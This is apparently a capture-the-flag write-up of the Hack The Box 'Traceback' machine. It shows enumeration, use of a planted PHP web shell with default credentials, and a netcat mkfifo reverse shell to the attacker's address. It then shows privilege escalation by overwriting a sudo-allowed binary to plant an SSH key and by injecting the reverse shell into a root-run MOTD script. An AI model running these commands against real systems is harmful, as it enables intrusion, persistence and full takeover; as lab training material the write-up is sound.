Hack The Box - Traceback by dmw0ng

As normal I add the IP of the machine 10.10.10.181 to my hosts file as traceback.htb

Enumeration

nmap -sT -sV -sC -oN initial-scan traceback.htb


```
# Nmap 7.80 scan initiated Sat Mar 14 19:00:31 2020 as: nmap -p- -sT -sV -sC -oN initial-scan traceback.htb
Nmap scan report for traceback.htb (10.10.10.181)
Host is up (0.025s latency).
Not shown: 65533 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 96:25:51:8e:6c:83:07:48:ce:11:4b:1f:e5:6d:8a:28 (RSA)
|   256 54:bd:46:71:14:bd:b2:42:a1:b6:b0:2d:94:14:3b:0d (ECDSA)
|_  256 4d:c3:f8:52:b8:85:ec:9c:3e:4d:57:2c:4a:82:fd:86 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Help us
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Mar 14 19:01:00 2020 -- 1 IP address (1 host up) scanned in 29.37 seconds
```

It seems we have discovered a few of ports open. I chose not to perform a UDP scan at this point in the exercise. It seems we have SSH on 22 and HTTP on 80.

Overview of Web Services


The HTTP port that we seemed to have open was 80. I tried port 80 to see what we had.

http://traceback.htb



Going through the single page on the site, there was nothing obvious, but looking at the source code revealed a comment.

view-source:http://traceback.htb/



*The comment was **"<!—Some of the best web shells that you might need ;)-->"***

wfuzz

My first step was to try and get a response from wfuzz to see if I could identify the webshell name if any. I decided to utilise the phpo extention.


wfuzz -u http://traceback.htb/FUZZ.php -w common.txt --hc 403,404

```
root@kali:/opt/htb/traceback.htb# wfuzz -u http://traceback.htb/FUZZ.php -w /opt/SecLists/Discovery/
Web-Content/common.txt --hc 404,403

Warning: Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sit
es. Check Wfuzz's documentation for more information.

libraries.FileLoader: CRITICAL __load_py_from_file. Filename: /usr/lib/python3/dist-packages/wfuzz/p
lugins/payloads/bing.py Exception, msg=No module named 'shodan'
libraries.FileLoader: CRITICAL __load_py_from_file. Filename: /usr/lib/python3/dist-packages/wfuzz/p
lugins/payloads/shodanp.py Exception, msg=No module named 'shodan'
********************************************************
* Wfuzz 2.4 - The Web Fuzzer                           *
********************************************************

Target: http://traceback.htb/FUZZ.php
Total requests: 4652

=====================================================================
ID           Response   Lines    Word     Chars       Payload
=====================================================================


Total time: 11.77738
Processed Requests: 4652
Filtered Requests: 4652
Requests/sec.: 394.9941
```

After a while of searching through various wordlists, it dawned on me to check the creator of the machine. He mentions some of the best web shells you may need and thought he may keep a copy of these somewhere himself.

OSINT

A little google search and I then come across his GitHub repository at https://github.com/Xh4H/Web-Shells.



Now that I had additional information, I extracted all of the words within the page using cewl.

cewl -d 1 https://github.com/Xh4h/Web-Shells -w xh4mwebshell

```
root@kali:/opt/htb/traceback.htb# cewl -d 1 https://github.com/Xh4H/Web-Shells -w xh4mwebshell
CeWL 5.4.6 (Exclusion) Robin Wood (robin@digi.ninja) (https://digi.ninja/)
```

With all words from the page extracted into a separate file, I decided to run wfuzz once again to see if it was successful.


wfuzz -u http://traceback.htb/FUZZ.htb -w xh4mwebshell hc --404,403

```
root@kali:/opt/htb/traceback.htb# wfuzz -u http://traceback.htb/FUZZ.php -w xh4mwebshell --hc 404,403

Warning: Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check
Wfuzz's documentation for more information.

libraries.FileLoader: CRITICAL __load_py_from_file. Filename: /usr/lib/python3/dist-packages/wfuzz/plugins/pay
loads/bing.py Exception, msg=No module named 'shodan'
libraries.FileLoader: CRITICAL __load_py_from_file. Filename: /usr/lib/python3/dist-packages/wfuzz/plugins/pay
loads/shodanp.py Exception, msg=No module named 'shodan'
********************************************************
* Wfuzz 2.4 - The Web Fuzzer                           *
********************************************************

Target: http://traceback.htb/FUZZ.php
Total requests: 238065

=====================================================================
ID           Response   Lines    Word     Chars       Payload
=====================================================================

000000501:   200        58 L     100 W    1261 Ch     "smevk"
```


WebShell

From the osint and wfuzz enumeration, we had discovered a file called smevk.

http://traceback.htb/smevk.php




I was unaware of the username and password and my thoughts were initially to brute force it. I decided to investigate the code of the file and discovered a default username and password.



We had a username and password of **admin:admin**.

Shell

Having logged into the web shell, there was an option to execute code on the machine.



I first setup my listener to ensure I could catch any connection.

nc -nlvp 1234

```
root@kali:/opt/htb/traceback.htb# nc -nlvp 1234
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::1234
Ncat: Listening on 0.0.0.0:1234
```

Now that I had a listener setup, I entered the information to create the connection.

rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.37 1234 >/tmp/f

```
Execute:
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.37 1234 >/tmp/f
>>
```

Once I entered the button to continue, I was then presented with a shell on the box as **webadmin**.

```
root@kali:/opt/htb/traceback.htb# nc -nlvp 1234
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::1234
Ncat: Listening on 0.0.0.0:1234
Ncat: Connection from 10.10.10.181.
Ncat: Connection from 10.10.10.181:32866.
/bin/sh: 0: can't access tty; job control turned off
$ whoami
webadmin
$
```

File Write

As with any other box that I do, I always look to see if I am able to run anything with sudo that could potentially elevate my privileges.

sudo -l

```
$ sudo -l
Matching Defaults entries for webadmin on traceback:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User webadmin may run the following commands on traceback:
    (sysadmin) NOPASSWD: /home/webadmin/luvit
$
```

This showed that I was able to execute **/home/webadmin/luvit**.

Looking at this file, I could see that I had full permissions on this file to do as I pleased, including delete and recreate.

```
$ ls -al
total 4344
drwxr-x--- 5 webadmin sysadmin    4096 Feb 27 06:02 .
drwxr-xr-x 4 root     root        4096 Aug 25  2019 ..
-rw------- 1 webadmin webadmin      90 Feb 27 05:53 .bash_history
-rw-r--r-- 1 webadmin webadmin     220 Aug 23  2019 .bash_logout
-rw-r--r-- 1 webadmin webadmin    3771 Aug 23  2019 .bashrc
drwx------ 2 webadmin webadmin    4096 Aug 23  2019 .cache
drwxrwxr-x 3 webadmin webadmin    4096 Aug 24  2019 .local
-rw-rw-r-- 1 webadmin webadmin       1 Aug 25  2019 .luvit_history
-rw-r--r-- 1 webadmin webadmin     807 Aug 23  2019 .profile
drwxrwxr-x 2 webadmin webadmin    4096 Feb 27 06:29 .ssh
-rwxrwxr-x 1 sysadmin sysadmin 4397566 Aug 24  2019 luvit
-rw-rw-r-- 1 webadmin webadmin      89 Aug 24  2019 note.txt
-rw-rw-r-- 1 webadmin webadmin     659 Feb 27 06:02 privesc.lua
$
```

I therefore decided to create my own reverse shell and execute it as sysadmin.

rm /home/webadmin/luvit

```
$ rm /home/webadmin/luvit
```

Now the file was deleted, I wrote a public key to it after creating a keypair with ssh-keygen. This would then add the public key to the authorized keys of sysadmin.

echo "echo 'ssh-rsa publickey' >> /home/sysadmin/.ssh/authorized_keys" > /home/webadmin/luvit

```
$ echo "echo 'ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDMVKgH+ES0yNOkL3rajjb9h3OXZtLbsI/P6AqKZo8tcJJ2U47rT/Od6tHwfKzAJrcmr
yyGN107JR93TMaDalqdAhfraJvpv/znc9jxUVY0SM4bD1fCM6PCLu7KDZSAhIO+vjZl4qtqp/473W3SNN5cUOL1en+rGlBZcn6Q/IR+syL6VwfYfNBsJiTC
fwpVXixwPq29Nw5O3WIzvaIw6XlVD8WwsRNOpnRXVDjgE9VyvGydWQJ4Os8uD+SioaFIuLSlwcGVQLbLpG8U7ZEJYDUAHhnE8buBPzftjJqPGO6nKDWLsIf
okJ4XAY0xoNT3+0JtAA1enhT/CJe//cNxBRNmB2bQuuKRCwspV7KWRTtFL1Eh+GCecdwM1GhyQD01LXG7Sci1jySKKIHXXBExrmGN9Z7HH5JWlXqaOwxOH0
q9YmsWV1OwOFgz+fApKzm0TpdIPIL8iJqc7Fex/a7BCrjuM5PCdkGe0Iu3kxiljvoX0sQYXR+8J8GkHQqBIf8L6K8= root@kali' > /home/sysadmin/
.ssh/authorized_keys" > luvit
$
```

I ensured that the file I created was executable.

chmod +x /home/webadmin/luvit

```
$ chmod +x /home/webadmin/luvit
```

Now that I had everything in place, I executed the file as sysadmin.

sudo -u sysadmin /home/webadmin/luvit

```
$ sudo -u sysadmin /home/webadmin/luvit
```

With this file executed, I continued to try and SSH onto the machine.

ssh -i id_rsa sysadmin@traceback.htb

```
root@kali:/opt/htb/traceback.htb# ssh -i id_rsa sysadmin@traceback.htb
##################################
-------- OWNED BY XH4H  ---------
- I guess stuff could have been configured better ^^ -
##################################

Welcome to Xh4H land



Last login: Fri Mar  6 02:31:26 2020 from 10.10.14.2
$ whoami
sysadmin
$
```

I was now logged into the machine as sysadmin and was able to retrieve the user flag.

cat user.txt

```
$ cat user.txt
c24349701ae38c33ffbf0cceb2c46020
```

Process

Now that I had access to the machine with a good shell, I uploaded pspy64 to the temp directory of the machine.

scp -i id_rsa ./pspy64 sysadmin@traceback.htb:/tmp/

```
root@kali:/opt/htb/traceback.htb# scp -i id_rsa ./pspy64 sysadmin@traceback.htb:/tmp/
##################################
-------- OWNED BY XH4H  ---------
- I guess stuff could have been configured better ^^ -
##################################
pspy64                                                      100% 4364KB   1.1MB/s   00:03
```

With this uploaded to the machine, I executed it and started watching the processes. As I was doing this, I connected to the box with SSH so that I could continue performing other tasks. As I connected, I noticed a command being executed.

sh -c /usr/bin/env -i PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin/:/bin run -parts --lsbsysinit /etc/update-motd.d > /run/motd.dynamic.new

```
2020/03/16 10:23:24 CMD: UID=0    PID=1573   | /usr/sbin/sshd -D -R
2020/03/16 10:23:24 CMD: UID=106  PID=1574   | sshd: [net]
2020/03/16 10:23:24 CMD: UID=0    PID=1576   |
2020/03/16 10:23:24 CMD: UID=0    PID=1575   | sh -c /usr/bin/env -i PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin
:/bin run-parts --lsbsysinit /etc/update-motd.d > /run/motd.dynamic.new
2020/03/16 10:23:24 CMD: UID=0    PID=1584   | /bin/sh /etc/update-motd.d/80-esm
2020/03/16 10:23:24 CMD: UID=0    PID=1585   | /usr/bin/python3 -Es /usr/bin/lsb_release -cs
2020/03/16 10:23:24 CMD: UID=0    PID=1586   | /usr/bin/python3 -Es /usr/bin/lsb_release -ds
2020/03/16 10:23:24 CMD: UID=0    PID=1587   | /bin/sh /etc/update-motd.d/91-release-upgrade
2020/03/16 10:23:24 CMD: UID=0    PID=1590   | /bin/sh /etc/update-motd.d/91-release-upgrade
2020/03/16 10:23:24 CMD: UID=0    PID=1589   | /usr/bin/python3 -Es /usr/bin/lsb_release -sd
2020/03/16 10:23:24 CMD: UID=0    PID=1588   | /bin/sh /etc/update-motd.d/91-release-upgrade
2020/03/16 10:23:24 CMD: UID=???  PID=1591   | ???
2020/03/16 10:23:24 CMD: UID=0    PID=1592   | stat -c %Y /var/lib/ubuntu-release-upgrader/release-upgrade-available
2020/03/16 10:23:24 CMD: UID=???  PID=1593   | ???
2020/03/16 10:23:24 CMD: UID=???  PID=1594   | ???
2020/03/16 10:23:24 CMD: UID=1001 PID=1595   | sshd: sysadmin
2020/03/16 10:23:25 CMD: UID=1001 PID=1596   |
```

I immediately browsed to the directory to see what we had.

cd /etc/update-motd.d

```
$ cd /etc/update-motd.d
$ ls -al
total 32
drwxr-xr-x  2 root sysadmin 4096 Aug 27  2019 .
drwxr-xr-x 80 root root     4096 Aug 25  2019 ..
-rwxrwxr-x  1 root sysadmin  981 Mar 16 10:24 00-header
-rwxrwxr-x  1 root sysadmin  982 Mar 16 10:24 10-help-text
-rwxrwxr-x  1 root sysadmin 4264 Mar 16 10:24 50-motd-news
-rwxrwxr-x  1 root sysadmin  604 Mar 16 10:24 80-esm
-rwxrwxr-x  1 root sysadmin  299 Mar 16 10:24 91-release-upgrade
$
```

With this information in hand, I immediately set up a listener

nc -nlvp 1234

```
root@kali:/opt/htb/traceback.htb# nc -nlvp 1234
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::1234
Ncat: Listening on 0.0.0.0:1234
```

With the listener setup, I continued to change the 00-header file. I opened this file with nano and continued to edit it so that it would execute my command. I added

rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.37 1234 >/tmp/f

```
  GNU nano 2.9.3                    00-header                    Modified

#!/bin/sh
#
#    00-header - create the header of the MOTD
#    Copyright (C) 2009-2010 Canonical Ltd.
#
#    Authors: Dustin Kirkland <kirkland@canonical.com>
#
#    This program is free software; you can redistribute it and/or modify
#    it under the terms of the GNU General Public License as published by
#    the Free Software Foundation; either version 2 of the License, or
#    (at your option) any later version.
#
#    This program is distributed in the hope that it will be useful,
#    but WITHOUT ANY WARRANTY; without even the implied warranty of
#    MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
#    GNU General Public License for more details.
#
#    You should have received a copy of the GNU General Public License along
#    with this program; if not, write to the Free Software Foundation, Inc.,
#    51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA.

[ -r /etc/lsb-release ] && . /etc/lsb-release


echo "\nWelcome to Xh4H land \n"
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.37 1234 >/tmp/f
```

I logged into the machine once again with SSH and this executed the file and provided the necessary root shell.

```
root@kali:/opt/htb/traceback.htb# ssh -i id_rsa sysadmin@traceback.htb
################################
-------- OWNED BY XH4H  ---------
- I guess stuff could have been configured better ^^ -
################################

root@kali: /opt/htb/traceback.htb 106x17
-rwxrwxr-x  1 root sysadmin  982 Mar 16 10:24 10-help-text
-rwxrwxr-x  1 root sysadmin 4264 Mar 16 10:24 50-motd-news
-rwxrwxr-x  1 root sysadmin  604 Mar 16 10:24 80-esm
```

```
root@kali:/opt/htb/traceback.htb# nc -nlvp 1234
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::1234
Ncat: Listening on 0.0.0.0:1234
Ncat: Connection from 10.10.10.181.
Ncat: Connection from 10.10.10.181:33224.
/bin/sh: 0: can't access tty; job control turned off
# whoami
root
#
```

cat root.txt

```
# cat /root/root.txt
ccda9e554daa04f6f56d822a357585d6
```